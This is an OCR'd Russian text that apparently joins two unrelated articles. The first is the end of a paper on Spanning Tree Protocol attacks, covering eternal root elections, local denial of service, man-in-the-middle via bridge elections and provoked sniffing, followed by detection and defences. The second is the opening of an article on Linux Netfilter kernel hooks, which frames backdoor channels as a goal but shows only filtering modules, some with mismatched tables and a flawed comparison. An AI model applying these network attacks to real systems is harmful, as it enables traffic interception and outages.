
При данной атаке нет необходимости получать идентификатор текущего корневого моста — в качестве начального используется наименьшее возможное значение, то есть максимальный приоритет. По завершении выборов злоумышленник прекращает отправку BPDU, и после истечения тайм-аута Max Age Time начинаются новые выборы. На новых выборах злоумышленник действует так же, как прежде (и побеждает). Установив минимально возможное значение Max Age Time, можно добиться ситуации, когда вся сеть будет постоянно находиться в состоянии реконфигурации — как и при предыдущем алгоритме. Данная атака может быть менее эффективной, но проще в реализации. Кроме того, в зависимости от масштаба сети и других факторов (например, значения Forward Delay, определяющего скорость перехода в состояние пересылки) порты STP-совместимых устройств могут так и не начать передавать пользовательские кадры — поэтому эту атаку нельзя считать менее опасной.

Слияние и разделение деревьев

В сети с поддержкой VLAN может быть возможно запустить модификацию описанной выше атаки путём соединения сегментов с разными VLAN и деревьями STP. Это можно реализовать без программного обеспечения, вручную, соединив порты кабелем с перекрёстной разводкой. Обнаружить это может быть затруднительно для NOC.

Локальный отказ в обслуживании

Злоумышленник может организовать отказ в обслуживании не для всей сети, а лишь для её части. Мотиваций может быть множество: например, изоляция клиента-жертвы от реального сервера с целью реализации атаки «фальшивый сервер». Рассмотрим реализацию этого типа атаки на примере.



Picture 1

На рисунке 1 сервер подключён к одному коммутатору, а жертва — к другому (связь с мостом может проходить через концентраторы). Злоумышленнику необходимо обмануть ближайший коммутатор и заставить его думать, что у него есть более короткий путь к мосту, обслуживающему компьютер-сервер.


В терминах STP злоумышленник должен инициировать и выиграть выборы назначенного моста для серверного сегмента. В результате победы в этих выборах канал между мостами будет отключён переводом соответствующих портов в состояние блокировки. Разрушив связь между сегментами, злоумышленник может либо попытаться обмануть клиента, выдавая себя за настоящий сервер (ср. с хорошо известной атакой Митника), либо просто удовлетвориться нанесённым вредом.


BPDU-фильтр

Очевидный способ атаки — создать петлю, незаметную для STP, организовав физическое кольцо с фильтрацией всех BPDU-кадров в нём.

Атака «человек посередине»

Следующие две атаки принципиально отличаются от уже рассмотренных: их цель — не отказ в обслуживании, а перехват данных, невозможный в нормальном режиме работы сети. Вкратце, эта атака использует STP для изменения логической структуры сети с целью направления конфиденциального трафика через станцию злоумышленника. Рассмотрим второй рисунок.





Picture 1

В отличие от описанной выше атаки частичного отказа в обслуживании, предположим, что станция злоумышленника оснащена двумя сетевыми картами: одна подключена к сегменту клиентов, другая — к сегменту серверов. Отправляя соответствующие BPDU, злоумышленник инициирует выборы назначенного моста для обоих сегментов и побеждает в них. В результате существующий канал между коммутаторами (отмеченный как «-X X-») будет отключён (переведён в состояние блокировки), и весь межсегментный трафик будет направлен через станцию злоумышленника. Если планы злоумышленника не включают отказа в обслуживании, он ОБЯЗАН обеспечить пересылку кадров между сетевыми картами. Это весьма простая задача, если злоумышленнику не нужно каким-либо образом изменять трафик. Это можно сделать либо создав простой программный модуль, либо используя встроенные функции STP операционной системы, например Linux Bridge Project (см. [13]), предоставляющий полноценное решение моста. Разумеется, злоумышленник должен учитывать проблему «узкого места»: межсегментный канал может работать на скорости 100 Мбит/с (1 Гбит/с), тогда как клиентские порты могут обеспечивать лишь 10 Мбит/с (100 Мбит/с), что ведёт к деградации производительности сети и частичной потере данных (впрочем, программная реализация обратного давления не должна составить особой проблемы). Конечно, если злоумышленник хочет «редактировать» трафик на лету на высоконагруженном канале, ему может понадобиться более мощный компьютер (как по CPU, так и по RAM). К счастью, данная атака невозможна в сетях с единственным коммутатором — попытка реализовать её в таких условиях приведёт к частичному DoS. Также обратите внимание, что реализация тривиальна только тогда, когда злоумышленник подключён к соседним коммутаторам. Если подключение осуществлено к коммутаторам без прямой связи между ними, возникает дополнительная задача — угадать хотя бы один Bridge ID, поскольку STP-совместимые устройства никогда не пересылают BPDU, отправляя вместо этого собственные на основе полученной информации.

Спровоцированный снифинг

В общем случае снифинг — это перехват данных путём перевода сетевого интерфейса в неразборчивый (promiscuous) режим. В этом режиме сетевая карта принимает все кадры, а не только широковещательные и адресованные ей. Существуют хорошо известные атаки на сети, построенные на коммутаторах: либо отравление таблицы MAC-адресов ложными ARP-ответами, либо переполнение таблицы коммутации моста, что заставляет его вести себя как концентратор, но с разделёнными коллизионными доменами. Схожих результатов можно добиться с помощью STP.

Согласно спецификации, после реконфигурации дерева (например, после выборов назначенного моста) STP-совместимое устройство ОБЯЗАНО удалить из таблицы коммутации все записи (кроме статически заданных администратором), внесённые до того, как коммутатор перешёл в состояния listening и learning. В результате коммутатор на некоторое время перейдёт в режим концентратора, пока не заполнит таблицу коммутации заново. Разумеется, вы уже заметили слабое место этой теории: коммутатор обучается слишком быстро. Получив первый кадр от жертвы, он записывает её

MAC-адрес в таблицу коммутации и перестаёт рассылать кадры на все порты. Тем не менее эту атаку не следует игнорировать. Дело в том, что производители включают в свои продукты некоторые «расширения» к базовому STP. Сразу после выборов сеть недоступна. Чтобы сократить время простоя, некоторые производители (Cisco, Avaya, 3Com, HP и др.) предоставляют возможность пропускать состояния listening и learning на «пользовательских» портах (портах с подключёнными серверами и рабочими станциями). Иными словами, порт переходит из состояния «blocked» непосредственно в состояние «forwarding». Эта возможность называется по-разному: Spanning Tree Portfast (Cisco — [11]), STP Fast Start (3Com — [12]) и т.д. Если эта возможность включена, вечные выборы приведут не к DoS, а к периодическим сбросам таблицы коммутации, то есть к режиму концентратора. Заметим, что эту функцию не следует включать на транковых портах, поскольку в этом случае конвергенция STP (завершение выборов до стабильного состояния) не гарантирована. К счастью, для достижения своей цели злоумышленник должен сбрасывать таблицу коммутации как минимум вдвое быстрее, чем поступают интересующие пакеты, что практически невозможно. Тем не менее это позволяет собрать некоторые конфиденциальные данные. Также обратите внимание, что данная атака позволяет перехватить все кадры, поскольку работает на канальном уровне OSI и перенаправляет все протоколы (включая IPX, NETBEUI и др.), а не только IP (как ARP-отравление).

Другие возможные атаки

Эти атаки не проверены, но мы предполагаем, что они возможны.

STP-атака на соседний VLAN

Согласно стандарту 802.1q мост с поддержкой VLAN может принимать на данном канале либо все кадры, либо кадры с соответствующими метками. В сетях, разделённых на VLAN, кадры, содержащие STP-пакеты, будут передаваться по транковому каналу с соответствующими метками. Таким образом, существует возможность атаковать VLAN, отправляя STP-пакеты в кадрах с метками на порт, не поддерживающий метки. К счастью, согласно стандарту 802.1q мост может фильтровать такие кадры. Например, устройства Cisco отбрасывают кадры с метками на портах, не совместимых с метками (по крайней мере, пользовательских), что делает данную атаку невозможной. Однако заметим, что мост МОЖЕТ, но не ОБЯЗАН отбрасывать такие кадры.

STP на WAN-каналах

Следует также понимать, что WAN-каналы уязвимы для STP-атак. Это объясняется тем, что спецификация BCP декларирует поддержку STP поверх PPP. Неожиданным следствием этого факта является возможность атаки на сеть ISP через коммутируемое соединение. Согласно RFC2878 (описание BCP, см. [RFC2878]) STP включается на PPP-канале, если обе стороны его запрашивают, что на практике никогда не происходит. Тем не менее STP поддерживается по умолчанию на большинстве маршрутизаторов Cisco, по крайней мере на моделях, способных объединять виртуальные интерфейсы в мостовую группу.

Это применимо и к GARP

Как можно прочитать в спецификации Generic Attribute Registration Protocol (GARP) согласно стандарту 802.1d, STP является подмножеством GARP. Некоторые из описанных выше атак

применимы к GARP и, в частности, к Generic VLAN Registration Protocol (GVRP). Поэтому VLAN не могут использоваться в качестве единственной меры безопасности в сети. Стандарт 802.1q произошёл от 802.1d и наследует все его недостатки.

Исследование нестандартного использования STP может быть продолжено. Все новые материалы будут доступны на веб-странице проекта (см. [3]).

Краткое резюме

Итак, мы показали, что к сожалению все сети, поддерживающие 802.1d и, с некоторыми оговорками, 802.1q, являются уязвимыми.

Хотя некоторые устройства поддерживают STP только если администратор включил соответствующую опцию в процессе настройки, другие поддерживают STP по умолчанию, «из коробки» (большинство современных производителей включают STP по умолчанию). Спросите своего администратора: нужна ли нашей сети поддержка STP? Отключена ли поддержка STP на нашем оборудовании?

Обнаружение и защита

В чём главная трудность обнаружения атак на основе STP? Проблема в том, что для этой атаки используются стандартные пакеты C-BPDU, поэтому наличие STP-пакетов в сети не является убедительным признаком атаки. Другая сложность состоит в том, что система обнаружения вторжений (IDS) должна располагать информацией о схеме сети — как минимум, списком сетевых устройств (с их идентификаторами мостов) — чтобы отличать обычный STP-трафик от пакетов злоумышленника. Более того, поскольку основной целью атаки является доступность сети, IDS должна иметь собственный канал оповещения. Однако в этом случае возможны ложные отрицательные результаты: атака не будет обнаружена, если вредоносные BPDU воздействуют на сетевое оборудование прежде, чем IDS их выявит. Нормальное состояние каждой реальной сети можно описать в терминах STP. Например, в сети, которая в норме не использует STP, появление STP-пакетов, скорее всего, свидетельствует о попытке STP-атаки. Серия выборов корневого моста с последовательным снижением его идентификатора может свидетельствовать об атаке «вечные выборы». В сети с фиксированным списком идентификаторов устройств появление BPDU с новым идентификатором в большинстве случаев может свидетельствовать об атаке (за исключением, конечно, таких курьёзных случаев, как установка нового устройства одним из плохо скоординированных членов команды администраторов). Мы полагаем, что наиболее эффективным решением является адаптивная самообучающаяся IDS с использованием технологии нейронных сетей, поскольку они могут динамически сравнивать фактическое состояние сети с «нормальным». Одним из наиболее значимых показателей является доля STP-трафика в общем объёме трафика.

Быстрые меры защиты

Что могут сделать сетевые администраторы, пока проблема существует?

• Если STP не является строгой необходимостью для вашей сети, его следует отключить. Как отмечалось выше, на большинстве устройств STP включён по умолчанию.
• Во многих случаях резервными каналами можно управлять с помощью других механизмов, например агрегирования каналов (Link Aggregation). Эта функция поддерживается многими устройствами, включая Intel, Avaya и другие.
• Если оборудование поддерживает индивидуальные настройки STP на каждом порту, STP следует отключить на всех портах, кроме транковых, подключённых к другому сетевому оборудованию, но не к пользовательским рабочим станциям. Особенно это важно учитывать провайдерам интернет-услуг, поскольку злоумышленники могут предпринять попытки DoS как против сети ISP, так и против сетей других клиентов.
• По возможности администраторы должны сегментировать область STP, то есть создавать несколько независимых связующих деревьев. В частности, если два сегмента сети (офиса) соединены по WAN-каналу, STP на этом канале следует отключить.

Заключение

Каждая сложная система неизбежно содержит ошибки, и коммуникации не являются исключением. Но этот факт не является причиной для остановки эволюции информационных технологий — полностью избежать ошибок можно, лишь ничего не делая. Между тем возрастающая сложность технологий требует новых подходов к разработке — подходов, учитывающих все условия и факторы, включая информационную безопасность. Мы полагаем, что разработчики должны применять новые методы, такие как математическое моделирование создаваемой системы, учитывающее не только заданные управляющие и возмущающие воздействия на систему, но и прогнозирующее поведение системы при выходе входных значений за пределы заданного диапазона.

Неудивительно, что разработчики в первую очередь учитывают основную цель создания системы, уделяя мало внимания другим вопросам. Но если не включить соответствующие меры безопасности в процессе разработки системы, «сделать её безопасной» после создания практически невозможно. По меньшей мере, этот процесс очень дорогостоящий, поскольку фундаментальные дефекты проектирования трудно обнаружить и крайне сложно (а порой — невозможно) устранить, в отличие от ошибок реализации и конфигурации.

Ссылки

- [2] Наша статья на русском языке в журнале LAN: http://www.osp.ru/lan/2002/01/088.htm , а также в печатном
- [3] Другие материалы данного исследования опубликованы в полном объёме по адресу: http://olli.digger.org.ru
- [4] Форматированный отчёт нашего исследования: http://olli.digger.org.ru/STP/STP.pdf
- [5] Исходный код программы генерации BPDU на C: http://olli.digger.org.ru/STP/stp.c
- [6] Shell-скрипт для управления параметрами STP: http://olli.digger.org.ru/STP/test.sh
- [7] ANSI/IEEE 802.1d (Media Access Control, MAC) и ANSI/IEEE 802.1q (Virtual Bridged Local Area Networks) м
- [8] RFC2878 (PPP Bridging Control Protocol): http://www.ietf.org/rfc/rfc2878.txt
- [9] Описание BPDU: http://www.protocols.com/pbook/bridge.htm#BPDU
- [10] Assigned Numbers (RFC1700): http://www.iana.org/numbers.html
- [11] Функция Cisco STP Portfast: http://www.cisco.com/warppublic/473/65.html
- [12] Описание поддержки STP в 3Com SuperStack Switch 1000: http://support.3com.com/infodeli/tools/switches/
- [13] Linux Bridge Project: http://bridge.sourceforge.net/
- [14] Thomas Habets. Playing with ARP: http://www.habets.pp.se/synscan/docs/play_arp-draft1.pdf

Взлом сетевого стека ядра Linux

Автор: bioforge

Содержание

---

1. Введение

В этой статье описывается, как особенности (не обязательно уязвимости) сетевого стека Linux можно использовать в различных целях — как вредоносных, так и вполне законных. Здесь будет рассмотрено применение формально легитимных хуков Netfilter для организации скрытых каналов связи через бэкдоры, а также техника сокрытия такого трафика от снифферов на базе Libpcap, работающих на той же машине.

Netfilter — подсистема ядра Linux 2.4. Она реализует такие сетевые возможности, как фильтрация пакетов, трансляция сетевых адресов (NAT) и отслеживание соединений посредством набора хуков в сетевом коде ядра. Хуки — это точки, в которых код ядра, встроенный статически или

загруженный в виде модуля, может зарегистрировать функции, вызываемые при наступлении определённых сетевых событий. Примером такого события служит приём пакета.

1.1 О чём этот документ

Этот документ рассматривает, как разработчик модуля может использовать хуки Netfilter в своих целях, а также как скрыть сетевой трафик от приложений на базе Libpcap. Хотя Linux 2.4 поддерживает хуки для IPv4, IPv6 и DECnet, в данном документе обсуждается только IPv4; однако большинство изложенного применимо и к другим протоколам. В качестве учебного пособия в Приложении A приведён работающий модуль ядра, реализующий базовую фильтрацию пакетов. Все разработки и эксперименты для этого документа проводились на машине Intel под управлением Linux 2.4.5. Поведение хуков Netfilter тестировалось на петлевом устройстве (loopback), устройстве Ethernet и интерфейсе Point-to-Point модема.

Этот документ также написан для моего собственного понимания Netfilter. Я не гарантирую, что прилагаемый код на 100% свободен от ошибок, однако весь представленный здесь код проверен мной лично. Я принял на себя удар в виде сбоев ядра, чтобы вам не пришлось делать то же самое. Также я не несу никакой ответственности за ущерб, который может быть причинён в результате следования этому документу. Предполагается, что читатель хорошо знает язык C и имеет некоторый опыт работы с загружаемыми модулями ядра (LKM).

Если я допустил ошибку в чём-либо изложенном здесь, пожалуйста, сообщите мне. Я также открыт к предложениям по улучшению документа или по другим интересным трюкам с Netfilter в целом.

Этот документ не является исчерпывающим справочником по Netfilter. Он также *не* является справочником по команде iptables. Если вы хотите узнать больше о команде iptables, обратитесь к страницам руководства (man pages).

Итак, давайте начнём с введения в использование Netfilter...

---

2. Хуки Netfilter и их применение

2.1 Обработка пакетов ядром Linux

Как бы мне ни хотелось подробно рассмотреть все детали обработки пакетов в Linux и события, предшествующие и следующие за каждым хуком Netfilter, я этого делать не буду. Причина проста: Харальд Вельте уже написал отличный документ на эту тему — «Journey of a Packet Through the Linux 2.4 Network Stack» («Путешествие пакета через сетевой стек Linux 2.4»). Для более глубокого понимания работы с пакетами в Linux я настоятельно рекомендую прочитать и этот документ. Пока же достаточно понять, что по мере прохождения пакета через сетевой стек ядра Linux он пересекает несколько хук-точек, в которых пакеты могут быть проанализированы и либо пропущены дальше, либо отброшены. Это и есть хуки Netfilter.

2.2 Хуки Netfilter для IPv4

Netfilter определяет пять хуков для IPv4. Объявления символов для них находятся в `linux/netfilter_ipv4.h`. Хуки приведены в таблице ниже:

Таблица 1: Доступные хуки IPv4

```
struct nf_hook_ops {
        struct list_head list;

        /* Пользователь заполняет поля начиная отсюда. */
        nf_hookfn *hook;
        int pf;
        int hooknum;
        /* Хуки упорядочены по возрастанию приоритета. */
        int priority;
};
```

Хук `NF_IP_PRE_ROUTING` вызывается первым после получения пакета. Именно его будет использовать модуль, представленный ниже. Да, остальные хуки тоже весьма полезны, но пока мы сосредоточимся только на `NF_IP_PRE_ROUTING`.

После того как хук-функции завершили обработку пакета, они должны вернуть один из предопределённых кодов возврата Netfilter:

Таблица 2: Коды возврата Netfilter

Код возврата	Значение
NF_DROP	Отбросить пакет.
NF_ACCEPT	Пропустить пакет.
NF_STOLEN	«Забыть» о пакете.
NF_QUEUE	Поставить пакет в очередь для пользовательского пространства.
NF_REPEAT	Вызвать эту хук-функцию ещё раз.

Код `NF_DROP` означает, что пакет должен быть полностью уничтожен, а все выделенные для него ресурсы — освобождены. `NF_ACCEPT` сообщает Netfilter, что пакет пока допустим и должен быть передан на следующий этап сетевого стека. `NF_STOLEN` — интересный код: он говорит Netfilter «забыть» о пакете. Это означает, что хук-функция берёт дальнейшую обработку пакета на себя, а Netfilter должен прекратить его обработку. Однако это не означает, что ресурсы пакета освобождаются. Сам пакет и соответствующая структура `sk_buff` остаются действительными — хук-функция просто берёт владение пакетом у Netfilter. К сожалению, я не до конца понимаю, что именно делает `NF_QUEUE`, поэтому пока не буду его обсуждать. Последнее значение — `NF_REPEAT` — запрашивает у Netfilter повторный вызов хук-функции. Очевидно, при использовании `NF_REPEAT` нужно быть осторожным, чтобы не попасть в бесконечный цикл.

---

3. Регистрация и отмена регистрации хуков Netfilter

Регистрация хук-функции — очень простой процесс, основанный на структуре `nf_hook_ops`, определённой в `linux/netfilter.h`. Определение этой структуры выглядит следующим образом:

Поле `list` используется для ведения списков хуков Netfilter и не имеет значения для регистрации хуков с точки зрения пользователя. `hook` — указатель на функцию типа `nf_hookfn`, которая будет вызвана для данного хука. `nf_hookfn` также определена в `linux/netfilter.h`. Поле `pf` задаёт семейство протоколов. Допустимые значения семейств протоколов доступны из `linux/socket.h`; для IPv4 нужно использовать `PF_INET`. Поле `hooknum` задаёт конкретный хук, для которого устанавливается функция, и является одним из значений из таблицы 1. Наконец, поле `priority` задаёт позицию данной хук-функции в порядке выполнения. Для IPv4 допустимые значения определены в `linux/netfilter_ipv4.h` в перечислении `nf_ip_hook_priorities`. В наших демонстрационных модулях будет использоваться `NF_IP_PRI_FIRST`.

Регистрация хука Netfilter выполняется с помощью функции `nf_register_hook()`, которой передаётся структура `nf_hook_ops`. Функция `nf_register_hook()` принимает адрес структуры `nf_hook_ops` и возвращает целочисленное значение. Однако если заглянуть в код функции `nf_register_hook()` в `net/core/netfilter.c`, можно заметить, что она всегда возвращает ноль. Ниже приведён пример кода, который регистрирует функцию, отбрасывающую все входящие пакеты. Этот код также демонстрирует интерпретацию кодов возврата Netfilter.

Листинг 1. Регистрация хука Netfilter

```
/* Пример кода для установки хук-функции Netfilter,
 * которая будет отбрасывать все входящие пакеты. */

#define __KERNEL__
#define MODULE

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>

/* Структура для регистрации нашей функции */
static struct nf_hook_ops nfho;

/* Сама хук-функция */
unsigned int hook_func(unsigned int hooknum,
                       struct sk_buff **skb,
                       const struct net_device *in,
                       const struct net_device *out,
                       int (*okfn)(struct sk_buff *))
{
    return NF_DROP;           /* Отбросить ВСЕ пакеты */
}

/* Функция инициализации */
int init_module()
{
    /* Заполняем структуру хука */
    nfho.hook = hook_func;         /* Обработчик */
    nfho.hooknum  = NF_IP_PRE_ROUTING; /* Первый хук для IPv4 */
    nfho.pf       = PF_INET;
    nfho.priority = NF_IP_PRI_FIRST;   /* Наша функция — первая */

    nf_register_hook(&nfho);

    return 0;
}

/* Функция очистки */
void cleanup_module()
{
    nf_unregister_hook(&nfho);
}
```

Вот и всё. Из кода в листинге 1 видно, что отмена регистрации хука Netfilter — это просто вызов `nf_unregister_hook()` с адресом той же структуры, которая использовалась при регистрации.

---

4. Базовые техники фильтрации пакетов с Netfilter

4.1 Подробнее о хук-функциях

Пришло время разобраться, какие данные передаются в хук-функции и как их использовать для принятия решений о фильтрации. Рассмотрим прототип функций типа `nf_hookfn`. Прототип задан в `linux/netfilter.h` следующим образом:

```
typedef unsigned int nf_hookfn(unsigned int hooknum,
                               struct sk_buff **skb,
                               const struct net_device *in,
                               const struct net_device *out,
                               int (*okfn)(struct sk_buff *));
```

Первый аргумент функций `nf_hookfn` — значение, указывающее один из типов хуков из таблицы 1. Второй аргумент интереснее: это указатель на указатель на структуру `sk_buff` — структуру, используемую сетевым стеком для описания пакетов. Она определена в `linux/skbuff.h` и достаточно велика, поэтому здесь я выделю лишь наиболее интересные её поля.

Пожалуй, наиболее полезными полями структуры `sk_buff` являются три объединения (union), описывающие заголовок транспортного уровня (UDP, TCP, ICMP, SPX), заголовок сетевого уровня (IPv4/6, IPX, RAW) и заголовок канального уровня (Ethernet или RAW). Эти объединения называются `h`, `nh` и `mac` соответственно. Они содержат несколько структур в зависимости от протоколов, используемых в конкретном пакете. Следует учитывать, что заголовок транспортного уровня и заголовок сетевого уровня могут указывать на одно и то же место в памяти. Это происходит с TCP-пакетами, где `h` и `nh` оба рассматриваются как указатели на структуры IP-заголовка. Это означает, что попытка получить значение из `h->th`, считая его указателем на TCP-заголовок, даст неверный результат: `h->th` на самом деле будет указывать на IP-заголовок, точно так же, как и `nh->iph`.

Другие поля, представляющие непосредственный интерес, — `len` и `data`. `len` задаёт общую длину данных пакета начиная с позиции `data`. Теперь мы знаем, как получить доступ к отдельным заголовкам протоколов и к самим данным пакета через структуру `sk_buff`. Какая ещё интересная информация доступна хук-функциям Netfilter?

Два аргумента, следующие после `skb`, — указатели на структуры `net_device`. Структуры `net_device` используются ядром Linux для описания сетевых интерфейсов всех видов. Первая из них, `in`, описывает интерфейс, на котором был получен пакет. Соответственно, `out` описывает интерфейс, через который пакет покидает систему. Важно понимать, что обычно предоставляется только одна из этих структур. Например, `in` предоставляется только для хуков `NF_IP_PRE_ROUTING` и `NF_IP_LOCAL_IN`. `out` предоставляется только для хуков `NF_IP_LOCAL_OUT` и `NF_IP_POST_ROUTING`. На данный момент я не проверял, какие из этих структур доступны для хука `NF_IP_FORWARD`, но если перед разыменованием убедиться, что указатели ненулевые, всё должно быть в порядке.

Наконец, последний параметр, передаваемый в хук-функцию, — указатель на функцию `okfn`, принимающую структуру `sk_buff` в качестве единственного аргумента и возвращающую целое число. Я не вполне уверен, что делает эта функция. В `net/core/netfilter.c` есть два места, где вызывается этот `okfn`. Оба — в функциях `nf_hook_slow()` и `nf_reinject()`, где эта функция вызывается при получении кода возврата `NF_ACCEPT` от хука Netfilter. Если у кого-то есть дополнительная информация об `okfn`, пожалуйста, сообщите мне.

Теперь, рассмотрев наиболее интересные и полезные части информации, получаемой нашими хук-функциями, самое время перейти к тому, как использовать эту информацию для фильтрации пакетов различными способами.

4.2 Фильтрация по интерфейсу

Это, пожалуй, простейшая техника фильтрации. Помните структуры `net_device`, которые получила наша хук-функция? Используя поле `name` из соответствующей структуры `net_device`, мы можем отбрасывать пакеты в зависимости от интерфейса-источника или интерфейса-назначения. Чтобы отбросить все пакеты, пришедшие на интерфейс `eth0`, достаточно сравнить значение `in->name` со строкой `"eth0"`. Если имена совпадают, хук-функция просто возвращает `NF_DROP`, и пакет уничтожается. Всё просто. Пример кода приведён в листинге 2. Обратите внимание, что модуль Light-Weight FireWall (Приложение А) демонстрирует простые примеры всех методов фильтрации, представленных здесь, а также включает интерфейс IOCTL и приложение для динамического изменения его поведения.

Листинг 2. Фильтрация пакетов по интерфейсу-источнику

```
/* Пример кода для установки хук-функции Netfilter,
 * которая будет отбрасывать все входящие пакеты
 * на указанном интерфейсе */
 #define __KERNEL__
 #define MODULE
 #include <linux/module.h>
 #include <linux/kernel.h>
 #include <linux/netdevice.h>
 #include <linux/netfilter.h>
 #include <linux/netfilter_ipv4.h>
 /* Структура для регистрации нашей функции */
  static struct nf_hook_ops nfho;

 /* Имя интерфейса, пакеты с которого нужно отбрасывать */
  static char *drop_if = "lo";

 /* Сама хук-функция */
  unsigned int hook_func(unsigned int hooknum,
                         struct sk_buff **skb,
                         const struct net_device *in,
                         const struct net_device *out,
                         int (*okfn)(struct sk_buff *))
{
    if (strcmp(in->name, drop_if) == 0) {
        printk("Dropped packet on %s...\n", drop_if);
        return NF_DROP;
    } else {
        return NF_ACCEPT;
    }
}

/* Функция инициализации */
int init_module()
{
    /* Заполняем структуру хука */
    nfho.hook     = hook_func;         /* Обработчик */
    nfho.hooknum  = NF_IP_PRE_ROUTING; /* Первый хук для IPv4 */
    nfho.pf       = PF_INET;
    nfho.priority = NF_IP_PRI_FIRST;   /* Наша функция — первая */

    nf_register_hook(&nfho);

    return 0;
}
/* Функция очистки */
```

```
void cleanup_module()
{
    nf_unregister_hook(&nfho);
}
```

Разве не просто? Теперь рассмотрим фильтрацию по IP-адресам.

4.3 Фильтрация по адресу

Как и фильтрация по интерфейсу, фильтрация пакетов по IP-адресу источника или назначения очень проста. На этот раз нам потребуется структура `sk_buff`. Помните, что аргумент `skb` — это указатель на указатель на структуру `sk_buff`. Во избежание проблем рекомендуется объявить отдельный указатель на структуру `sk_buff` и присвоить ему значение, на которое указывает `skb`:

```
struct sk_buff *sb = *skb;    /* Убираем один уровень косвенности */
```

Теперь для доступа к элементам структуры достаточно одного разыменования. IP-заголовок пакета получается через заголовок сетевого уровня из структуры `sk_buff`: `sk_buff->nh.iph`. Функция в листинге 3 демонстрирует, как проверить адрес источника полученного пакета. Этот код взят непосредственно из LWFW с удалёнными строками обновления статистики.

Листинг 3. Проверка IP-адреса источника полученного пакета

```
unsigned char *deny_ip = "\x7f\x00\x00\x01";  /* 127.0.0.1 */

...

        static int check_ip_packet(struct sk_buff *skb)
        {
            /* Исключаем NULL-указатели в цепочке до IP-заголовка. */
            if (!skb )return NF_ACCEPT;
            if (!(skb->nh.iph)) return NF_ACCEPT;

            if (skb->nh.iph->saddr == *(unsigned int *)deny_ip) {
         return NF_DROP;
            }

            return NF_ACCEPT;
        }
```

Если адрес источника совпадает с адресом, пакеты с которого нужно отбрасывать, пакет отбрасывается. Для корректной работы этой функции значение `deny_ip` должно храниться в сетевом порядке байтов (big-endian, обратный к Intel). Хотя маловероятно, что функция будет вызвана с NULL-аргументом, немного паранойи не помешает. Конечно, если произойдёт ошибка, функция вернёт `NF_ACCEPT`, чтобы Netfilter мог продолжить обработку пакета. Листинг 4 — простой модуль, демонстрирующий фильтрацию по интерфейсу, изменённый для отбрасывания пакетов по IP-адресу.

Листинг 4. Фильтрация пакетов по адресу источника

```
/* Пример кода для установки хук-функции Netfilter,
* которая будет отбрасывать все входящие пакеты
* с указанного IP-адреса */

#define __KERNEL__
#define MODULE

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/skbuff.h>
#include <linux/ip.h>                    /* Для IP-заголовка */
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
```

```
            /* Структура для регистрации нашей функции */
            static struct nf_hook_ops nfho;

            /* IP-адрес, пакеты с которого отбрасываем (в NBO) */
            static unsigned char *drop_ip = "\x7f\x00\x00\x01";

            /* Сама хук-функция */
            unsigned int hook_func(unsigned int hooknum,
                                   struct sk_buff **skb,
                                   const struct net_device *in,
                                   const struct net_device *out,
                                   int (*okfn)(struct sk_buff *))
            {
                struct sk_buff *sb = *skb;

                if (sb->nh.iph->saddr == drop_ip) {
                    printk("Dropped packet from... %d.%d.%d.%d\n",
□□  □  *drop_ip, *(drop_ip + 1),
□□□  *(drop_ip + 2), *(drop_ip + 3));
                    return NF_DROP;
                } else {
                    return NF_ACCEPT;
                }
            }

            /* Функция инициализации */
            int init_module()
            {
                /* Заполняем структуру хука */
                nfho.hook     = hook_func;
                /* Обработчик */
                nfho.hooknum  = NF_IP_PRE_ROUTING; /* Первый для IPv4 */
                nfho.pf       = PF_INET;
                nfho.priority = NF_IP_PRI_FIRST;   /* Наша функция — первая */

                nf_register_hook(&nfho);

                return 0;
            }

□  /* Функция очистки */
            void cleanup_module()
            {
                nf_unregister_hook(&nfho);
            }
```

Код типа	Тип интерфейса
ARPHRD_ETHER	Ethernet
ARPHRD_LOOPBACK	Петлевое устройство (loopback)
ARPHRD_PPP	Точка-точка (например, дозвон)

4.4 Фильтрация по TCP-порту

Ещё одно простое правило — фильтрация пакетов по TCP-порту назначения. Это чуть сложнее, чем проверка IP-адресов, поскольку нам нужно самостоятельно создать указатель на TCP-заголовок. Помните, что говорилось ранее о заголовках транспортного и сетевого уровней? Получить указатель на TCP-заголовок просто: объявляем указатель на `struct tcphdr` (определена в `linux/tcp.h`) и указываем на место после IP-заголовка в данных пакета. Листинг 5

демонстрирует код для проверки TCP-порта назначения пакета. Как и листинг 3, этот код взят из LWFW.

Листинг 5. Проверка TCP-порта назначения полученного пакета

```
           unsigned char *deny_port = "\x00\x19";   /* порт 25 */

 □  ...

           static int check_tcp_packet(struct sk_buff *skb)
           {
               struct tcphdr *thead;

